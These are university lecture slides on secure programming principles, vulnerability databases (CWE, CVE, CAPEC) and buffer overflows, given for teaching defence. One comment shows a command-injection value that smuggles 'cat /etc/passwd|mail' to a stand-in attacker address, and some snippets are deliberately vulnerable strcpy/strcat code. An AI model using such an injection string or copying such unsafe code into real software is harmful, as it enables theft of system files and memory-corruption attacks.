Secure Programming Principles and guidelines

Leonardo Regano

leonardo.regano@unica.it

Industrial Software Development

University Of Cagliari, Italy

whoami

- Leonardo Regano
  - Assistant Professor of Computer Engineering
  - email: leonardo.regano@unica.it
  - Office: 3rd floor - Bd. M - Dept. Electrical and Electronic Eng.

- Research topics
  - Software security and IP protection
  - Machine Learning for Cybersecurity
  - Network security

Academic Curriculum

- 2015 MSc degree in Computer Engineering (Turin Polytechnic)
- 2015 Research Assistant (Turin Polytechnic)
- 2019 PhD in Computer Engineering (Turin Polytechnic)
- 2019 Post-doc Research Assistant (Turin Polytechnic)
- 2023 Invited researcher at Gent University (Belgium)
- 2023 Assistant Professor at the University of Cagliari

Teaching and research activities

- Teaching **courses** on Operating Systems (Bachelor Degree) and Industrial Software Development (Master Degree)
- Taught **courses** on OO Programming and Cybersecurity
- **Co-tutor** for MSc Thesis students
- Participation in EU-funded R&D projects
  - ASPIRE (2013-2017)
    - Automatic protection of Android Apps
  - DeepAugur (2018-2019)
    - Privacy-compliant network traffic analysis
  - PALANTIR (2020-2023)
    - Automatic reaction to network attacks
  - COVERT (2024-2026)
    - Detection of obfuscated and evasive cyberattacks
- International patent holder
  - DL-based analysis of software binaries for reverse engineering

Outline

- What is secure programming?
- Secure programming principles
- Vulnerabilities and attacks examples

What is secure programming?

- the process of developing software
  - … resistant to tampering and/or compromise
- handle information resources maintaining their
  - *confidentiality*
    information not made available or disclosed to unauthorized individuals, entities, or processes
  - *integrity*
    information is accurate, complete and valid, and has not been altered by an unauthorized action
  - *availability*
    information must be available when needed

Why secure programming?

- cybercrime costs estimated to over $2 trillion by 2019
- the main cause? … software vulnerabilities
  - 100 billion LOC written for commercial purposes every year
  - estimated errors rate = 1 / 10.000 lines of code
  - attackers exploit vulnerabilities faster than user install patches
    - e.g. 2004 Witty worm
- writing secure code
  - … better than reacting to vulnerabilities

The cost(s) of fixing vulnerable code

- a long process with lots of people involved
  - find vulnerable code
  - fix the code
  - test the fix
  - test the setup of the fix
  - create/test international versions
  - write documentation
  - contact customers (with the bad publicity)
- all these people should be writing new code!
- writing secure code takes longer…
  - but costs less in the long run!

Secure by design

- develop threat models
  - should be completed during the design phase
- adhere to design/coding guidelines
  - fixing all bugs as soon as possible
  - guidelines evolving over time
- learn from your mistakes
  - code checked against previously fixed vulnerabilities
- simplify code and security model
  - shed unused/insecure features
  - old code more chaotic and harder to maintain
- penetration testing
  - before application release

Secure by default

- only main features installed by default
  - additional features installed on user request
    - with an easy mechanism
- code run always with least privilege
  - i.e. not run with admin privileges unless necessary
- resources appropriately protected
  - identify sensitive data and critical resources
  - define business-defined access requirement
  - choose appropriate access control technology
    - e.g. embedded in code, file system security attributes
  - convert access requirements into ACLs

Secure in deployment

- system maintainable after user installation
  - application difficult to deploy/administer
    - hard to keep secure against new threats
- security functionalities exposed by application to administrators
  - e.g. easy access to application security settings/configurations
- roll out security patches as soon as possible
  - but not too fast
    - easy to introduce more errors
- teach user to use securely the system
  - in an understandable way
  - e.g. online help, documentation, cues on-screen

Architect and design for security policies

- software architectures and products ready enforce security policies
- implement different interconnected subsystem
  - each with appropriate privilege set

Keep it simple (1)

- keep the design as simple and small as possible
- complex designs increase the likelihood of implementation errors
- example: simple function to check if a string represents a number …

```
public static bool IsInt32IsDigit( string input )
{
   for each (Char c in input) {
      if (!Char.IsDigit(c)) {
         return false; }
   }
   return true;
}
```

Keep it simple (2)

- … instead of a complex one

```
public static bool IsInt32RegEx( string input )
{
   return Regex.IsMatch(input, @"^\d+$");
}
```

Default deny (1)

- access decisions based on permission
  - … rather than exclusion
- default allow is not good
- in this example access is granted (!) if IsAccessAllowed fails (!!) e.g. returns `ERROR_NOT_ENOUGH_MEMORY`

```
int dwRet = IsAccessAllowed(...);
 if (dwRet == ERROR_ACCESS_DENIED) {
   // security check failed
   // inform user that access is denied
 } else {
   // security check OK
 }
```

Default deny (2)

- default deny is to be preferred
- in this example access is denied if IsAccessAllowed fails (e.g. returns `ERROR_NOT_ENOUGH_MEMORY`)

```
int dwRet = IsAccessAllowed(...);
if (dwRet == NO_ERROR) {
   // secure check OK
   // perform task
}
else {
   // security check failed (or error)
   // inform user that access is denied
}
```

Adhere to the least privilege principle

- every process executed with the least set of privileges necessary to complete the job
- any elevated permission held for the minimum time
- e.g. Sendmail mailserver on UNIX
  - root permissions needed in UNIX to bind program to port<1024
  - mailserver run as root to bind with port 25
  - … but does not give up permission after binding

Sanitize data sent to other systems (1)

- check the correctness of all data exchanged
  - data sent to subsystems
  - e.g. command shells, relational databases
- example: application gets mail address from the user and then sends e-mail via external MUA

```
sprintf( cmd, "/bin/mail %s < /tmp/email", addr );
system( cmd );

// if input (addr) is not sanitized ...
// "fake@my.com; cat /etc/passwd|mail x@bad.net"
```

Sanitize data sent to other systems (2)

- solution: sanitize with whitelisting
- better: completely reject string (and signal error)
  - more appropriate to stay on the safe side

```
static char ok_chars[] ="abcdefghijklmnopqrstuvw
xyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890_-.@";

char user_data[] = "Bad char 1:} Bad char 2:{";
char *cp = user_data; //cursor into string
const char *end = user_data + strlen(user_data);
for ( cp += strspn(cp, ok_chars);
   cp != end; cp += strspn(cp, ok_chars) ) {
   *cp = '_'; }
```

Defense in depth

- manage risks with multiple defensive strategies
- if one layer of defense fails
  - … another layer of defense can prevent a security flaw to be exploited
- example: protection of data travelling in enterprise system
  - basic solution: corporate-wide firewall
    - what if attacker get past firewall?
  - defense in depth:
    - encrypt channels between system components
    - firewalls on servers with data stored unencrypted

Use effective quality assurance techniques

- e.g. fuzz testing, penetration testing, source code audits
- help in identifying and eliminating vulnerabilities
- use independent security reviews
- example: test system role definitions
  - check system users can access only permitted pages
  - log-in with every possible role
  - use a web spidering tool
    - e.g. `wget -r -D <domain> <target>`
    - `-r` to collect recursively the web-site's content
    - `-D` option to restrict request only for specified domain

Learn from mistakes

- gather information on exposed security problems
  - how security error occurred
  - other code areas checked for the same error
  - how to prevent similar errors in future
  - updates to analysis tools / coding guidelines
- every bug is a learning opportunity
  - time investigating bugs is well spent
  - bugs prevention faster than fixing

Minimize the attack surface

- more code / more network protocols enabled
  - more potential entry points for attackers
- users enabling feature only when needed
- open entry points must be accounted
  - open TCP/UDP sockets
  - open named pipes
  - open RPC endpoints
  - services running by default / with elevated privileges
- entry points used in threat modelling
  - to identify enabled attacks

Backward compatibility always gives grief

- application uses a protocol
  - years later protocol found insecure
  - new (secure) protocol, but not backward compatible
  - everybody must upgrade to new version → old insecure protocol lives forever!
- solution: give users choice
  - businesses in high security environments will upgrade to new version
- better solution: ship products with secure defaults
  - avoid the problem instead of solving it afterwards

Assume external systems are insecure

- any data received from outside system is insecure
  - especially (but not only) input from users
  - unless proven otherwise: validate all input!
- external servers potential point of attack
  - client-side code must not assume talking with real server
  - e.g. DNS cache poisoning
- do not rely only on client-side input validation
  - attackers forge packets bypassing the client application
  - security MUST BE server-based!

Plan on failure

- make security contingency plans: what happens if
  - firewall breached
  - web site defaced
  - application is compromised
- "it will never happen" is never the answer!
  - failure is inevitable: plan on it
  - reduce the risk as much as possible
  - minimize the damage if failure happens

Fail to a secure mode

- default deny approach
  - resource accessed only with explicit permission
- example: firewall access rules
  - packet traverse only when matches rules
  - easier to write rules with default deny
    - less prone to mistakes
- example: input validation
  - only accept valid input
  - impossible to identify all possible malicious input
    - attacker black box analysis to find unchecked input

Remember that
security features != secure features

- adding security features to application not enough
  - correct features…
  - … implemented correctly
- example: SSL/TLS
  - useless if client-server communication is not sensitive
- solution: threat modelling
  - security features for sensitive assets
  - tailored for possible attacks

Never depend on security-by-obscurity alone

- assume attacker know all source code / application design
- example: vulnerable web server
  - public exploit on TCP port 80
  - cannot be turned off
  - partial mitigation: listen on another port
    - vulnerability still there
    - port scanning to find non-standard open ports


Do not mix code and data

- code and data commonly mixed
  - macros in spreadsheets
  - executable attachments in e-mails
  - HTML data with JavaScript code
- if not possible to avoid
  - code disabled by default
  - user explicitly allow code execution
  - example: last versions of Microsoft Office
    - macros executed only with user permission

Fix security issues correctly

- when a security issue is found … it's not enough to fix it
  - review all code for similar issues
- fixes implemented as near as possible to issue location
  - example: bug in a function
    - fix the function directly, not caller function
    - attacker bypass caller function and use flawed function directly
- many similar bugs → probable root cause
  - fix the root cause, do not stop to single bugs
  - avoid code complication over time

Define a trust boundary




Adopt a secure coding standard

- develop and/or apply a secure coding standard
  - for your target development language
  - for your platform
- example: CMU SEI CERT Coding Standards
  - SEI = Software Engineering Institute
  - CMU = Carnegie-Mellon University
  - CERT = Computer Emergency Response Team
  - adopted by big companies
    - e.g. Cisco, Oracle
  - for C, C++, Java, Perl, Android
  - collections of detailed rules with a specific scope
  - with practical code examples
  - https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards

Validate input

source: SEI Cert Top 10 Secure Coding Practices

- ... from all untrusted data sources
  - e.g. all the inputs from the users
  - command line arguments, network interfaces, environmental variables, and user controlled files
- proper input validation can eliminate most software vulnerabilities
  - e.g. SQL injection



Heed compiler warnings

- compile code using the highest warning level available for your compiler
  - e.g. **`gcc -Wall`**
- eliminate all warnings
  - by modifying the code, if needed
- can catch bugs hard to find in testing
  - e.g. assignment in conditional
  -
```
if ( x = 5 )  /* instead of x==5, will evaluate always to true*/
{
        /* ... */
}
```

source: SEI Cert Top 10 Secure Coding Practices

Attacks and vulnerabilities

Common Weakness Enumeration (CWE)

- a community-developed dictionary of software weakness types
  - maintained by MITRE Corporation
- software weaknesses
  - flaws, bugs, vulnerabilities, etc. in software implementation
    - may lead to software vulnerabilities
- language for describing software security weaknesses in architecture, design, or code
  - for developers and security practitioners
- to compare tools targeting these weaknesses
- a common baseline definition for weakness identification, mitigation, and prevention efforts

Common Vulnerabilities and Exposures (CVE)

vulnerability

a mistake in software that can be directly used by a hacker to gain access to a system or network

exposure

a security incident where a vulnerability has been taken advantage to perform unauthorized activities on a system or network

Common Vulnerabilities and Exposures (CVE)

- a dictionary of common names for publicly known cybersecurity vulnerabilities:
  - a unique CVE identifier number
  - a brief description of the security vulnerability or exposure
  - references (i.e. vulnerability reports and advisories)
- cross referenced with CWEs
- maintained by MITRE Corporation

CVE example: "Meltdown"

- CVE-ID: CVE-2017-5754
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754
  - https://nvd.nist.gov/vuln/detail/CVE-2017-5754
- description
  - *systems with microprocessors utilizing speculative execution and indirect branch prediction may allow unauthorized disclosure of information to attacker with local user access via side-channel analysis of data cache*
- references
  - https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html
- related CWE: CWE-200 information exposure

CWE example: information exposure

- CWE-200
  - http://cwe.mitre.org/data/definitions/200.html
- description
  - *intentional or unintentional disclosure of information to an actor that is not explicitly authorized to have access to that information*
- phase of introduction
  - architecture and design, implementation
- likelihood of exploit: high
- common consequences
  - scope: confidentiality
  - impact: read application data

Examples of vulnerabilities

- OpenSSL security vulnerabilities
  - https://www.openssl.org/news/vulnerabilities.html
- Java security vulnerabilities
  - https://www.oracle.com/technetwork/topics/security/alerts- 086861.html
- Qualys Top 10 vulnerabilities
  - https://www.qualys.com/research/top10/
- top 50 products by total number of distinct vulnerabilities
  - https://www.cvedetails.com/top-50-products.php

National Vulnerability Database (NVD)

- U.S. government repository of standards based vulnerability management data
  - enables automation of vulnerability management
  - enables security measurement
  - enables compliance
  - includes databases of security checklists
  - describes security related software flaws, misconfigurations, product names
  - provides impact metrics
- https://nvd.nist.gov

National Vulnerability Database (NVD)

- CVE list feeds NVD
  - built upon the CVE entries
  - enhanced with
    - fix information
    - severity scores, and
    - impact ratings.
- NVD CVE scores
  - quantify the risk of vulnerabilities with equations
  - based on metrics
    - e.g. access complexity and availability of a remedy

Common Attack Pattern Enumeration and Classification (CAPEC)

- community resource for identifying and understanding attacks
- dictionary of common attack patterns
- for each attack pattern
  - defines a challenge that an attacker may face
  - provides a description of the common technique(s) used to meet the challenge
  - presents recommended methods for mitigating an actual attack
- targeted to developers, analysts, testers, and educators
  - to advance understanding of attacks and enhance defenses
- publicly available at https://capec.mitre.org

Some Well-Known Attack Patterns

- HTTP Response Splitting (CAPEC-34)
- Cross Site Request Forgery (CAPEC-62)
- buffer overflow (CAPEC-100)
- clickjacking (CAPEC-103)
- relative path traversal (CAPEC-139)

Buffer Overflow


- CAPEC-100
  - https://capec.mitre.org/data/definitions/100.html
- buffer overflow attacks target improper or missing bounds checking on buffer operations
  - typically triggered by input injected by an adversary
- an adversary is able to write outside the boundaries causing
  - a program crash
  - potentially redirection of execution as per the adversary's choice

Buffer Overflow

- attack prerequisites
  - targeted software performs buffer operations
  - targeted software inadequately performs bounds-checking on buffer operations
  - adversary has the capability to influence the input to buffer operations
- typical severity: very high
- typical likelihood: high
- attacker skills or knowledge required: low
  - in most cases, does not require advanced skills
    - ability to notice an overflow + stuff an input variable with content

How does the stack work?

- at each procedure / function call:
  - the return address is saved into the stack
  - local variables are allocated in the stack



Buffer overflow: an example

```
void BO_example (char *prod_name)
{
  char query[100] =
    "SELECT * FROM product WHERE ProductName='";
  strcat (query, prod_name);
  strcat (query, "'");
  // now exec query
  ...
}
```

If prod_name contains more than 100-43=57 bytes then we have a buffer overflow:

- the query is executed correctly...
- ... but at the end of the function the CPU executed the machine code at position 58 of prod_name

Buffer Overflow: attack steps

- explore
  - the adversary identifies a buffer to target:
    - allotted on the stack or the heap
    - the exact nature of attack VARIES depending on the location of the buffer
  - the adversary identifies an injection vector
    - = deliver the excessive content to the targeted buffer

Buffer Overflow: attack steps

- experiment
  - **adversary crafts the content to be injected**
    - intent = cause the software to crash
      - just put an excessive quantity of random data
    - intent = execution of arbitrary code
      - craft a set of content that overflows the targeted buffer in such a way that the overwritten return address is replaced with one pointing to code injected by the adversary

Buffer Overflow: attack steps

- exploit
  - **the adversary injects the content into the targeted software**
    - the system either crashes or control of the program is returned to a location of the adversaries' choice
    - can result in
      - execution of arbitrary code or
      - escalated privileges

Buffer Overflow: sample attack (1)

- strcpy(destination buffer, source buffer)
  - stops copying when hits first null byte in source buffer
  - … but does not check available space at destination
- unsafe code
  - especially if szData untrusted (e.g. user-controlled input)

```
void CopyData( char *szData )
{
   char cDest[32];
   strcpy( cDest, szData );
   // use cDest
   ...
}
```

Buffer Overflow: sample attack (2)

- strncpy(destination buffer, source buffer, num byte)
  - copies at most the specified number of bytes
- safe code (if your calculations are correct!)

```
void CopyData( char *szData, DWORD cbData) {
   const DWORD cbDest = 32;
   char cDest[cbDest];
   if (szData != NULL && cbDest > cbData)
      strncpy(cDest,szData,min(cbDest,cbData));
   //use cDest
   ...
}
```

Buffer Overflow: mitigations

- indicators-warnings of attack
  - difficult to detect
  - long inputs that make no sense needed to make the system crashes
  - the adversary may need some trials
    - a few hit-or-miss attempts may be recorded in the system event logs

Buffer Overflow: mitigations

- solutions and mitigations
  - use a language or compiler that performs automatic bounds checking
  - use secure functions not vulnerable to buffer overflow
  - if you have to use dangerous functions, make sure that you do boundary checking
  - compiler-based canary mechanisms
    - e.g. StackGuard, ProPolice and the Microsoft Visual Studio /GS flag
  - use OS-level preventative functionality
    - not a complete solution
  - use static source code analysis tools to identify potential buffer overflow weaknesses in the software

Buffer Overflow: secure programming principles

- validate input
- heed compiler warnings
- default deny
- least privilege
- sanitize data sent to other systems
- use effective quality assurance techniques
- adopt a secure coding standard

Software Vulnerabilities Classifications

- CWE: comprehensive, but not organized by relevance
- Fortify Taxonomy (general)
  - https://vulncat.fortify.com/en
- OWASP Top 10 (for web applications)
  - https://owasp.org/www-project-top-ten/